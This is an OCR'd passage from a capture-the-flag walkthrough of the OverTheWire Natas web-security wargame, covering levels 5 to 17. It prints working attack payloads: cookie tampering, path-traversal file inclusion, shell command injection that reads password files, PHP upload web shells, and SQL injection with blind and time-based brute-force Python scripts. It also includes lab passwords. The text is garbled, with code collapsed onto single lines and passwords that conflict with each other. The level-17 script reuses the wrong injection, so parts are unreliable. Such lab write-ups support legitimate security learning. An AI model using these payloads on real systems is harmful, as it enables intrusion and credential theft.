5. CURL Command to Solve: Curl -u natas5:0n35PkggAPm2zbEpOU802c0x0Msn1ToK --cookie "loggedin=1"http://natas5.natas.labs.overthewire.org
6. Or using browser dev tools:
   1. Go to Developer Tools → Application → Cookies.

   2. Edit or add a cookie:

   Name: loggedin
   Value: 1



- **Natas Level 5 → Level 6**
  1. Natas Level 6 Overview:


URL: http://natas6.natas.labs.overthewire.org
Username: natas6 and Password: From Level 5


2. Webpage Analysis : The page has a form that asks for a secret.
   There's also a PHP comment in the source: // include("includes/secret.inc");
   This tells us the server uses a file named secret.inc to check the input. We can try accessing it directly.
3. Step-by-Step Solution:
   1. Go to: http://natas6.natas.labs.overthewire.org/includes/secret.inc
   2. You'll see something like:

      <?php

      $secret = "a1b2c3d4e5f6g7h8"; ?>


   3. Copy that secret value.
   4. Return to the form on the main page, paste the secret, and submit.
   5. The page will reveal the password for Natas7.





- **Natas Level 6 → Level 7**
  1. Go to URL: http://natas7.natas.labs.overthewire.org
     Login with username : natas6 and password : from level 5
  2. What You See: Two links i.e page=home and page=about
  3. The URL looks like: http://natas7.natas.labs.overthewire.org/index.php?page=home

4. This indicates that the page includes files based on the page parameter — possible Local File Inclusion (LFI).
5. Step-by-Step Solution:
    1. Try changing the page parameter to access sensitive files: http://natas7.natas.labs.overthewire.org/index.php?page=../../../../etc/natas_webpass/natas8




• Natas Level 7 → Level 8


1. Natas Level 8 Overview:
   Go to the URL: http://natas8.natas.labs.overthewire.org .
   And login with Username: natas8 , Password: From Level 7
   You'll see an input field and a button. The source code contains this important PHP snippet:
   $encodedSecret = "3d3d516343746d4d6d6c315669563362";
   function encodeSecret($secret)
   {
   return bin2hex(strrev(base64_encode($secret)));
   }
2. The variable $encodedSecret is an obfuscated secret that needs to be reversed using the encodeSecret() function in reverse.
3. Step-by-Step Solution:
   1. Understand the encoding function: base64_encode()
   strrev() (reverse the string)
   bin2hex() (hex encode it)
   2. To reverse it: Convert hex back to string →Reverse the string →Decode from base64 → Python Script to Decode:

   import binascii import base64 encoded ="3d3d516343746d4d6d6c315669563362"

hex_decoded = binascii.unhexlify(encoded)
reversed_str = hex_decoded[::-1] decoded =
base64.b64decode(reversed_str)
print(decoded.decode())

Put link : http://natas8.natas.labs.overthewire.org/index.php?page=/etc/nataswebpass/natas8






- **Natas Level 8 → Level 9**
  1. URL: http://natas9.natas.labs.overthewire.org
     Login with Username: natas9 and Password: From Level 8
  2. Page Functionality: There's a search form that lets you "search" terms in files using this PHP code (from viewsource):
     $key = $_GET["needle"];

     system("grep -i $key


     dictionary.txt");


  3. Step-by-Step Exploit:
     1) Input something like this in the search field:
        test; cat /etc/natas_webpass/natas10
     2) grep -i test dictionary.txt; cat /etc/natas_webpass/natas10 is run on the server.
     3) The result will display the password for Natas10.



Then put the password in this URL: http://natas9.natas.labs.overthewire.org

- **Natas Level 9 → Level 10**
  1. Got to the URL: http://natas10.natas.labs.overthewire.org
     And login with Username: natas10 and Password: From Level 9
  2. What's New Here? The same grep command is used, but now with input sanitization:
     $key = $_GET["needle"];
     $key = preg_replace("/[;|&]/","",$key);
  3. Enter the following as the search input: etc/natas_webpass/natas11
  4. The command run becomes
     grep -i test cat /etc/natas_webpass/natas11 dictionary.txt





- **Natas Level 10 → Level 11**

1. Go to the URL: http://natas11.natas.labs.overthewire.org
   And login with username
   natas11 and password
2. What You See:
   A message: "Cookies are protected with XOR encryption."
   A cookie called data is set.
3. From the page source:
   $key = "<random 4-character key>";
   function xor_encrypt($in) {
   $key = '<key>';
   $text = $in; $outText = '';
   for($i=0;$i<strlen($text);$i++
) {
   $outText .= $text[$i] ^ $key[$i % strlen($key)];
   }
   return $outText;
   }
4. Step-by-Step Solution:
   1. Grab your cookie named data (Base64 encoded)


   2. Decode it (Base64 → XORed string → JSON):


   Decode Base64. XOR the result with the key.

   3. You will get something like:

   {"showpassword":"no","bgcolor":"#ffffff"}

   4. Change showpassword to yes, then re-XOR using the same key, Base64-encode it, and set that as your new data cookie.





- **Natas Level 11→ Level 12**

1. Got to the URL: http://natas12.natas.labs.overthewire.org
   And login with Username: natas12 and Password: From Level 11
2. What's on the Page?
   It allows you to upload an image, and the source code includes:
   if(preg_match('/\.php$/', $_FILES['uploadedfile']['name'])) {
   echo "We don't allow uploading PHP files";

}
It blocks files with .php extension, but not PHP content.

3. Exploit Idea: By uploading a file with a .php extension inside a different extension, like .php.jpg, we can bypass the filter and still execute code.
4. Step-by-Step Exploit:

1. Create a file named shell.php.jpg with the content:

<?php echo file_get_contents("/etc/natas_webpass/natas13"); ?>

2. Upload it via the form.

3. Once uploaded, note the file path provided. It might look like:


The file has been uploaded to /upload/shell.php.jpg

Then put the password in this URL: http://natas12.natas.labs.overthewire.org

• Natas Level 12 → Level 13

1. Go to the URL: http://natas13.natas.labs.overthewire.org
   And login with
   Username:natas13
   Password: From Level 12
2. Again, an image upload page.
   This time, the server checks image file content using PHP's exif_imagetype() function:
   if(exif_imagetype($_FILES['uploadedfile']['tmp_name']) !=
   IMAGETYPE_JPEG) { echo "Only JPEG images are allowed!";
   exit;
   }
3. Exploit Strategy:
   exif_imagetype() checks the magic bytes of the file, not the full content.
   You can still insert PHP code after valid JPEG headers.
4. Step-by-Step Exploit:
   1. Create a file shell.jpg with: \xFF\xD8\xFF // JPEG magic bytes

   <?php echo file_get_contents("/etc/natas_webpass/natas14"); ?>
5. Upload it. The check will pass because the header is valid JPEG.
6. Open the uploaded file's URL:
   http://natas13.natas.labs.overthewire.org/upload/yourfile.jpg



- **Natas Level 13 → Level 14**
  1. Login with URL : http://natas14.natas.labs.overthewire.org
     Credentials: Username: natas14 , Password: Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1
  2. Source Code Analysis:
     Here's the core SQL line from the source code:
     php
     CopyEdit
     $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and password=\"".$_REQUEST["password"]."\"";
     There’s no input sanitization, making this form vulnerable to SQL Injection.
  3. Bypassing Authentication:
     Use the following input:
     - Username: CopyEdit

       " OR 1=1 #

     - Password:
       (Anything — it's ignored due to SQL injection)
  4. What happens?
     The query becomes:
     Sql
     CopyEdit
     SELECT * from users where username="" OR 1=1 # " and password=""
     - OR 1=1 always returns true.
     - # makes SQL ignore the rest of the line.
  5. You bypass the login and the server returns the password for natas15.
     Password for natas15:
     nginx
     CopyEdit
     AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J

- **Natas Level 14 → Level 15**
  1. Go to the URL:
     http://natas15.natas.labs.overthewire.org
  2. Credentials:
     - Username: natas15
     - Password: AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J
  3. Source Code Hint:
     php
     CopyEdit
     $query = "SELECT * from users where username='" . $_REQUEST["username"] . "';";
  4. You can't directly extract data, but you can infer it like:
     - "natas16" AND SUBSTRING(password,1,1) = "A"


     If it returns "This user exists.", you know the first character of the password is A.
  5. Manual Testing Example:
     Try:yaml
     CopyEdit
     Username: natas16" AND SUBSTRING(password,1,1) = "A" #
  6. If you get
     :pgsql
     CopyEdit
     This user exists.
  7. Then the first character is A. Otherwise, try B, C, etc.
  8. Automated Script (Python): Here's a script to automate the password extraction:
     python CopyEdit import requests import string url =
     "http://natas15.natas.labs.overthewire.org" auth =
     ("natas15","AwWj0w5cvxrZiONgZ9J5stNVkmxdk3)
     charset = string.ascii_letters +
     string.digits password = "" while
     len(password) < 32: for char in
     charset:
     payload = f'natas16" AND password LIKE BINARY "{password +
     char}%" #' response = requests.get(url, auth=auth,
     params={"username": payload}) if "This user exists" in
     response.text:
     password += char
     print(f"[+] Found so far: {password}")
     break
  9. Password for Natas16 (if you run the above): nginx
     AWaIHEacj63wnNIBROHeqi3p9t0m5nhmh

- **Natas Level 15 → Level 16**
  1. Go to the URL:
     http://natas16.natas.labs.overthewire.org
     Credentials:
     - Username: natas16
     - Password: WaIHEacj63wnNIBROHeqi3p9t0m5nhmh
  2. Challenge Overview: You're given a form that takes a string and tells you if it exists in /etc/natas_webpass/natas17. Behind the scenes, it's doing something like: bash CopyEdit grep $needle /etc/natas_webpass/natas17 BUT:
     - It filters out characters like ;, |, &.

     Still, you can inject commands using $(...) or backticks (`...`), which are not filtered.

  3. Objective: Extract the contents of /etc/natas_webpass/natas17 using command substitution inside the needle parameter.
  4. Injection Example: Try this as input:
     shell
     CopyEdit
     $(cat /etc/natas_webpass/natas17)
  5. If the output contains:
     Output: $(cat /etc/natas_webpass/natas17) exists in file!
     Then it’s executing your injected command.
  6. Python Automation (Brute-force char-by-char): We’ll use blind feedback to brute-force the password:
     python CopyEdit import requests import string url = "http://natas16.natas.labs.overthewire.org" auth = ("natas16", "WaIHEacj63wnNIBROHeqi3p9t0m5nhmh")
     charset = string.ascii_letters + string.digits password = "" while len(password) < 32:
     for c in charset:
       needle = f'$(grep ^{password + c} /etc/natas_webpass/natas17)' res = requests.get(url, auth=auth, params={"needle": needle, "submit": "Search"})
      if "exists" in res.text:
            password += c
     print(f"[+] Found so far: {password}") break

6. Password for Natas17 (after running this):
   CopyEdit
   8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw



- **Natas Level 16 → Level 17**
  1. Natas17 Details
  - URL: http://natas17.natas.labs.overthewire.org
  - Username: natas17
  - Password: 8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw
  2. Here's the backend logic:
     php
     CopyEdit
     $query = "SELECT * from users where username='" . $_GET["username"] . "'";
     So you can inject SQL via the username parameter.
     The trick is: the server doesn't show you whether your condition was true — but you can make it wait using SLEEP(n) and measure the delay!
  3. Manual Testing
     To test if it's vulnerable, try: plaintext CopyEdit natas18" AND SLEEP(5) #
     If the response takes ~5 seconds, it's vulnerable and your payload is executed.
  4. Automated Extraction Script Here's a complete working Python script to extract the password character by character using time-based inference:
     python CopyEdit import requests import string import
     time url = "http://natas17.natas.labs.overthewire.org" auth
     = ("natas17",
     "8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw")
     charset = string.ascii_letters +

     string.digits password = ""

     while

     len(password) < 32;

     for c in charset:
     needle = f'$(grep ^{password + c} /etc/natas_webpass/natas17)'

     res = requests.get(url, auth=auth, params={"needle": needle, "submit":


"Search"})

if "exists" in res.text:
password += c

print(f"[+]

Found so far: {password}") break

